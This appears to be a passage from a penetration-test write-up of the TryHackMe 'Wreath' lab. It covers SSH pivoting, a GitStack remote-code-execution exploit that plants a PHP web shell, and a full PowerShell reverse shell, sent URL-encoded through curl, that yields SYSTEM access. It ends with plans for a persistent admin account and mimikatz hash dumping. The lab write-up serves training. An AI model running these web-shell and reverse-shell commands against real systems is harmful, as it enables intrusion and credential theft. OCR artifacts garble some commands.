
The scan results also showed that the Git server had 3 services running; a web service on TCP port 80, an RDP ([Remote Desktop Protocol]()) service on TCP port 3389 and WinRM on TCP port 5985. Since RDP and WinRM ([Windows Remote Management]()) services require user credentials, it was decided to first investigate the web service on port 80.

3.2.2 Pivoting

Using SSH local port forwarding through the web server, the Git server web service on port 80 was accessed via the web browser on the attack machine.



```
┌──(kali㉿kali)-[~/Documents/thm/wreath/trial]
└─$ ssh -fN -i root_id_rsa -L 8080:10.200.79.150:80 root@10.200.79.200
```



Page not found (404)

Request Method: GET
Request URL: http://localhost:8080/

Using the URLconf defined in `app.urls`, Django tried these URL patterns, in this order:


```
1. ^registration/login/$
2. ^gitstack/
3. ^rest/
```

The current URL, , didn't match any of these.

You're seeing this error because you have `DEBUG = True` in your Django settings file. Change that to `False`, and Django will display a standard 404 page.

The request caused an error page to display, revealing that the web application being served is based on the Django framework. This error page indicated that the web application was in debug mode and showed that 3 possible URL endpoints could be accessed on the application.

On visiting the URL endpoint: `http://localhost:8080/gitstack/`, the request was redirected to a Gitstack login page.




GitStack | Sign In
localhost:8080/registration/login/?next=/gitstack/
GitStack
Default username/password : admin/admin
Username
Password
Sign In

Attempting to use the default credentials did not work. Therefore, it was decided to look for publicly known vulnerabilities and exploit code to exploit the Gitstack web application.


3.2.3 Exploitation

Checking the ExploitDB for Gitstack vulnerabilities and exploits, using `searchsploit`, revealed the following.




```
┌──(kali㉿kali)-[~/Documents/thm/wreath/trial]
└─$ searchsploit --color gitstack | tee gitstack-vulnz
--------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                   |  Path
--------------------------------------------------------------------------------- ---------------------------------
GitStack - Remote Code Execution                                                 | php/webapps/44044.md
GitStack - Unsanitized Argument Remote Code Execution (Metasploit)               | windows/remote/44356.rb
GitStack 2.3.10 - Remote Code Execution                                          | php/webapps/43777.py
--------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

The results showed that the GitStack service running was vulnerable as indicated by CVE-2018-5955. The exploit code for Gitstack 2.3.10 was obtained, edited and executed to gain a web shell on the Git server host. The full source code of this exploit can be found in Appendix B.1: 43777.py.




```
┌──(kali㉿kali)-[~/Documents/thm/wreath/trial]
└─$ searchsploit -m 43777
  Exploit: GitStack 2.3.10 - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/43777
     Path: /usr/share/exploitdb/exploits/php/webapps/43777.py
File Type: Python script, ASCII text executable, with CRLF line terminators

Copied to: /home/kali/Documents/thm/wreath/trial/43777.py



┌──(kali㉿kali)-[~/Documents/thm/wreath/trial]
└─$ dos2unix ./43777.py
dos2unix: converting file ./43777.py to Unix format...
```



```
┌──(kali㉿kali)-[~/Documents/thm/wreath/trial]
└─$ ./43777.py
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correcly. Please ask your GitStack administrator to give you a username/passwor
d and give you access to this repository. <br />Note : You have to enter the credentials of a user which has at least read
 access to your repository. Your GitStack administration panel username/password will not work.
[+] Execute command
"nt authority\system
"
```


The exploit output revealed that the service was running as nt `authority\system`, the most privileged user on Windows systems. Using `curl` to verify running web shell commands was also successful.



```
┌──(kali㉿kali)-[~/Documents/thm/wreath/trial]
└─$ curl -X POST http://127.0.0.1:8080/web/exploit-radwolfsdragon.php -d "a=hostname"
"git-serv
"
```

~~~~~~


In order to get a reverse shell from the Git server, using the established web shell, direct connectivity to the attack machine via it's IPv4 address was tested (using ping) and determined to be non-existent.



```
┌──(kali㉿kali)-[~/Documents/thm/wreath/trial]
└─$ curl -X POST http://127.0.0.1:8080/web/exploit-radwolfsdragon.php -d "a=ping -n 3 10.50.68.16"
"
Pinging 10.50.68.16 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 10.50.68.16:
    Packets: Sent = 3, Received = 0, Lost = 3 (100% loss),
"


└─$ sudo tcpdump -i tun0 icmp
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel
```

Due to this lack of direct connectivity, the already-compromised web server was used as the host on which the reverse shell would be received so as to perform post-exploitation, since `git-serv <> prod-serv` connectivity is present.


To do this, a firewall rule was added to the web server, since it was running an active firewall by default. This rule was to allow inbound connections to the web server on port 20696, on which a `netcat` listener would be running, ready to receive the reverse shell.



```
┌──(kali㉿kali)-[~/Documents/thm/wreath/trial]
└─$ ssh -i root_id_rsa root@10.200.79.200 'firewall-cmd --zone=public --add-port 20696/tcp'
success
```

Next, a `netcat` binary was downloaded to the attack machine and uploaded to the web server, made executable and started.
~~~~~~

```
$ wget 'https://github.com/andrew-d/static-binaries/raw/-
master/binaries/linux/x86_64/ncat' -O nc-radwolfasdragon
```



```
┌──(kali㉿kali)-[~/Documents/thm/wreath/trial]
└─$ scp -i root_id_rsa nc-radwolfsdragon root@10.200.79.200:/tmp
nc-radwolfsdragon                                                     100% 2846KB 192.6KB/s   00:14
```

```
$ chmod +x /tmpnc-radwolfsdragon
$ /tmp/nc-radwolfsdragon -lvnp 20696
```


A reverse shell script command was created to use Powershell on the Git server host to create the reverse shell through the web shell obtained prior.

```
powershell.exe -c "$client = New-Object
System.Net.Sockets.TCPClient('10.200.79.200',20696);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -
TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);-
$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback +
'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);-
$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};-
$client.Close()"
```

In order for the command to execute properly with `curl`, it was encoded using an online tool: https://www.urlencoder.org/. prior to invocation. The final `curl` command used to create the reverse shell was as shown below.

```
$ curl -X POST http://127.0.0.1:8080/web/exploit-radwolfsdragon.php -
d "a=powershell.exe%20-c%20%22%24client%20%3D%20New-
Object%20System.Net.Sockets.TCPClient%28%2710.200.79.200%27%2C20696%-
29%3B%24stream%20%3D%20%24client.GetStream%28%29%3B%5Bbyte%5B%5D%5D%-
24bytes%20%3D%200..65535%7C%25%7B0%7D%3Bwhile%28%28%24i%20%3D%20%24s-
tream.Read%28%24bytes%2C%200%2C%20%24bytes.Length%29%29%20-
ne%200%29%7B%3B%24data%20%3D%20%28New-Object%20-
TypeName%20System.Text.ASCIIEncoding%29.GetString%28%24bytes%2C0%2C%-
20%24i%29%3B%24sendback%20%3D%20%28iex%20%24data%202%3E%261%20%7C%20-
Out-
String%20%29%3B%24sendback2%20%3D%20%24sendback%20%2B%20%27PS%20%27%-
20%2B%20%28pwd%29.Path%20%2B%20%27%3E%20%27%3B%24sendbyte%20%3D%20%2-
8%5Btext.encoding%5D%3A%3AASCII%29.GetBytes%28%24sendback2%29%3B%24s-
tream.Write%28%24sendbyte%2C0%2C%24sendbyte.Length%29%3B%24stream.Fl-
ush%28%29%7D%3B%24client.Close%28%29%22"
```

The reverse shell was received successfully on the web server and confirmed to be running as the Windows `nt authority\system` user.




```
[root@prod-serv tmp]# ./nc-radwolfsdragon -lvnp 20696
Ncat: Version 6.49BETA1 ( http://nmap.org/ncat )
Ncat: Listening on :::20696
Ncat: Listening on 0.0.0.0:20696
Ncat: Connection from 10.200.79.150.
Ncat: Connection from 10.200.79.150:50879.

PS C:\GitStack\gitphp> whoami
nt authority\system
```

3.2.4 Post Exploitation

To gain stable and persistent access to the Git server, a local admin user account was created. This enabled the acquisition of privileged and persistent admin access by dumping the Windows `Administrator` user's password hashes using `mimikatz`.

